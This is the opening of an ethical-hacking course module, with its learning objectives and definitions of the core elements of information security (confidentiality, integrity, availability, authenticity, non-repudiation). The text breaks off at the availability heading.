
- LO#01: Explain Information Security Concepts
- LO#02: Explain Hacking Methodologies and Frameworks
- LO#03: Explain Hacking Concepts and Different Hacker Classes
- LO#04: Explain Ethical Hacking Concepts and Scope
- LO#05: Summarize the Techniques used in Information Security Controls
- LO#06: Explain the Importance of Applicable Security Laws and Standards

Learning Objectives

Attackers break into systems for various reasons and purposes. Therefore, it is important to understand how malicious hackers attack and exploit systems and the probable reasons behind these attacks. As Sun Tzu states in the Art of War, “If you know yourself but not the enemy, for every victory gained, you will also suffer a defeat.” System administrators and security professionals must guard their infrastructure against exploits by knowing the enemy—malicious hackers who seek to use the same infrastructure for illegal activities.

At the end of this module, you will be able to:

- Describe the elements of information security
- Explain information security attacks and information warfare
- Describe various hacking methodologies and frameworks
- Describe hacking concepts and hacker classes
- Explain ethical hacking concepts and scope
- Understand information security controls (information assurance, defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management process, and artificial intelligence (AI)/machine learning (ML))
- Understand various information security acts and laws




LO#01: Explain Information Security Concepts

Information Security Overview

Information security refers to the protection or safeguarding of information and information systems that use, store, and transmit information from unauthorized access, disclosure, alteration, and destruction. Information is a critical asset that organizations must secure. If sensitive information falls into the wrong hands, then the respective organization may suffer huge losses in terms of finances, brand reputation, customers, or in other ways. To provide an understanding of how to secure such critical information resources, this module starts with an overview of information security.

This section introduces the elements of information security, classification of attacks, and information warfare.



Elements of Information Security

Information security is a state of well-being of information and infrastructure in which the possibility of **theft**, **tampering**, and **disruption of information and services** is low or tolerable

Confidentiality	Assurance that the information is accessible only to those **authorized to have access**
Integrity	The **trustworthiness of data or resources** in terms of preventing improper or unauthorized changes
Availability	Assurance that the systems responsible for delivering, storing, and processing information are accessible when **required by the authorized users**
Authenticity	Refers to the characteristic of a communication, document, or any data that ensures the **quality of being genuine**
Non-Repudiation	A **guarantee** that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message

Elements of Information Security

Information security is "the state of the well-being of information and infrastructure in which the possibility of theft, tampering, or disruption of information and services is kept low or tolerable." It relies on five major elements: confidentiality, integrity, availability, authenticity, and non-repudiation.

- **Confidentiality**

  Confidentiality is the assurance that the information is accessible only to authorized. Confidentiality breaches may occur due to improper data handling or a hacking attempt. Confidentiality controls include data classification, data encryption, and proper disposal of equipment (such as DVDs, USB drives, and Blu-ray discs).

- **Integrity**

  Integrity is the trustworthiness of data or resources in the prevention of improper and unauthorized changes—the assurance that information is sufficiently accurate for its purpose. Measures to maintain data integrity may include a checksum (a number produced by a mathematical function to verify that a given block of data is not changed) and access control (which ensures that only authorized people can update, add, or delete data).

- **Availability**

